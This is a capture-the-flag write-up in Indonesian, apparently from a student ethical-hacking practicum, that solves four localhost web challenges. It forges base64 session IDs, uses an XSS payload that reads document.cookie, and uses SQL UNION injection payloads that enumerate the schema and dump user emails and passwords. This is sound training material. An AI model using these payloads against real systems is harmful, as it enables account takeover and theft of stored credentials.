

Nama Anggota :

Aaron Effendi - 00000020915

Adi Wirya - 00000020526

Albert Wijaya - 00000021498

Ricky Andrianto Kusuma - 00000020185

WRITE-UP :

1. Parameter Tempering

Pertama, kita masuk ke halaman Parameter Tempering. Kemudian kita log in dengan account yang telah kita buat.

Parameter Tampering

Login

Email

Password


Login

haven't an account? [Register now!](#)

Setelah kita log in, kita dapat melihat terjadi perubahan pada url yang menunjukkan sid kita.




Kita bisa lihat bahwa SID kita merupakan encode dari base 64. Kemudian, kita decode SID kita agar kita mengetahui struktur dari SID.




Setelah kita mendapatkan pola SID, kita ubah SID kita menjadi “CEHUTS;flag”, lalu kita encode dengan base64.



Kemudian, kita ganti SID yang ada di url dengan “Q0VIVVRT02ZsYWc=”.



Setelah itu, kita jalankan ulang halaman tersebut.



Setelah itu kita mendapatkan flag yang kita cari, yaitu:

CEHUTS{W3bs1t3Ny4_Vu1N3ra8Le}

2. Cookie Manipulation

Pertama, kita pindah ke halaman Cookie Manipulation. Kemudian kita lakukan register, dengan cara menekan “Register now!”.

Cookie Manipulation

Login

Email

Password

Login

haven't an account? [Register now!](#)

Kemudian kita isi data yang diperlukan.

Register

Name

ceh2

Email

ceh2@gmail.com


Password

....|

Login

have an account? [Login now!](#)

Setelah itu, kita lakukan log in. Jika login berhasil maka kita akan pindah ke halaman selanjutnya.



Kemudian kita lakukan inspect untuk mengetahui cookie yang kita miliki.

Sources Network Performance Memory Application Security Audits EditThisCookie AdBlock							
Filter							
Name	Value	Domain	Path	Expires / ...	Size	HttpOnly	
PHPSESSID	b08547dcpdsdsgb8d5ebphb4pm5	localhost	/	Session	35		
._xsrf	2 ea397ce0 e3b61153b89d27b8b0dc31cc9acc6341 1583458072	localhost	/	2020-04-0...	59		
sid	Q0VIVVRT02NlaDJAZ21haWwuY29t	localhost	/ceh_prakt...	Session	31		
username-localhost-8888	"2 1:0 10:1584346270 23:username-localhost-8888 44:YTcxY2M1O...	localhost	/	2020-04-1...	184		

Setelah itu, kita dapat melihat bahwa sid yang kita miliki merupakan encod dari base 64. Kemudian kita coba decode sid yang kita miliki.

VIEW

Encoded ▾

Q0VIVVRT02NlaDJAZ21haWwuY29t|

+

ENCODE DECODE

Base64 ▾

VARIANT

Base64 (RFC 3548, RFC 4648)

→ Decoded 21 bytes

VIEW

Text ▾

CEHUTS;ceh2@gmail.com

Kemudian, kita mendapatkan pola SID, yaitu CEHUTS;<email user>. Setelah itu, kita coba ganti SID kita dengan CEHUTS;flag dan kita encode dengan base 64. Lalu kita ubah SID yang ada di website, kemudian kita refresh halamannya.

VIEW

Text ▾

CEHUTS;flag

+

ENCODE DECODE

Base64 ▾

VARIANT


Base64 (RFC 3548, RFC 4648)

VIEW

Encoded ▾

Q0VIVVRT02ZsYWc=

Name	Value
PHPSESSID	b08547dcpdsdsgb8d5ebphb4pm5
_xsrf	2 ea397ce0 e3b61153b89d27b8b0dc31cc9acc6341 1583458072
sid	Q0VIVVRT02ZsYWc=
username-localhost-8888	"2 1:0 10:1584346270 23:username-localhost-8888 44:YTcxY2M1O...



Kemudian, kita menemukan flag yang kita cari, yaitu:

CEHUTS{W3bs1t3Ny4_Vu1N3ra8Le}

3. XSS

Pertama, kita pindah ke halaman XSS. Kemudian kita coba masukkan kata ke dalam input, lalu tekan Show

Cross-site Scripting

Show

Kita dapat melihat bahwa apa yang kita tulis akan muncul di bawah tombol Show.

Cross-site Scripting

Type Here

Show

test

Kemudian, kita untuk menampilkan isi cookie dengan menggunakan “</script><script>alert(document.cookie);</script>”;

Cross-site Scripting

</script><script>alert(document.cookie);</script>|


Show

localhost says

```
asd=CEHUTS%7BW3bs1t3Ny4_Vu1N3ra8L3%7D;  
flag=64_Q0VIVVRTe1czYnMxdDNOeTRfVnUxTjNyYThMM30K;_xsrf=2|  
ea397ce0|e3b61153b89d27b8b0dc31cc9acc6341|1583458072
```

OK

Dapat kita lihat terdapat tulisan flag di dalam cookie yang dapat kita decode dengan base 64.



Setelah itu, kita mendapatkan flag yang kita cari, yaitu:


CEHUTS{W3bs1t3Ny4_Vu1N3ra8Le}

4. SQL Injection

Pertama, kita masuk ke halaman SQL Injection. Kemudian kita melakukan inspect element untuk mengetahui jumlah kolom.



Setelah mengetahui jumlah kolom user kemudian mencari struktur database yang dimiliki website dengan memasukkan input “a' UNION SELECT schema_name, 1,1 FROM information_schema.schemata;”.



Kemudian untuk mencari nama table yang ada di database ceh dengan menggunakan “a' UNION SELECT table_schema, table_name, 1 FROM information_schema.tables WHERE table_schema = 'ceh';”.

```
a' UNION SELECT table_schema, table_name, 1 FROM information_schema.tables WHERE table_schema = 'ceh';
```

Show



ceh

Rp products,00














ceh

Rp users,00

Setelah itu, untuk mengetahui nama kolom yang ada di table users kita menggunakan “a' UNION SELECT table_name, column_name, 1 FROM information_schema.columns WHERE table_schema = 'ceh';

```
a' UNION SELECT table_name, column_name, 1 FROM information_schema.columns WHERE table_schema = 'ceh';
```





Show

products Rp ProductID,00	products Rp Name,00	products Rp Category,00
 products Rp Brand,00	 products Rp Price,00	 products Rp Quantity,00
 products Rp Pic,00	 products Rp deskripsi,00	 products Rp size,00
 products Rp status,00	 users Rp name,00	 users Rp email,00
 users Rp password,00	 users Rp sid,00	

Setelah kita mendapatkan nama kolom dari database ceh, kita masukkan “a’ UNION SELECT email, password, name FROM ceh.users;” untuk mengecek nama users.

a’ UNION SELECT email, password, name FROM ceh.users;

Show

 a@a Rp a,00	 asd@asd Rp asd,00	 da@da Rp dada,00
 CEHUTS{W3bs1t3Ny4_Vu1N3ra8L3} flag Rp ajwllkdaolihfkuesghnmsdlhtiuneskjmhfn3u24ijkt23h892u3r89iuk2oorufj483w90iokeufjf8093oi24hjn32i1r87uf4fhjen,00		

Disini kita menemukan flag yang kita cari, yaitu:

CEHUTS{W3bs1t3Ny4_Vu1N3ra8Le}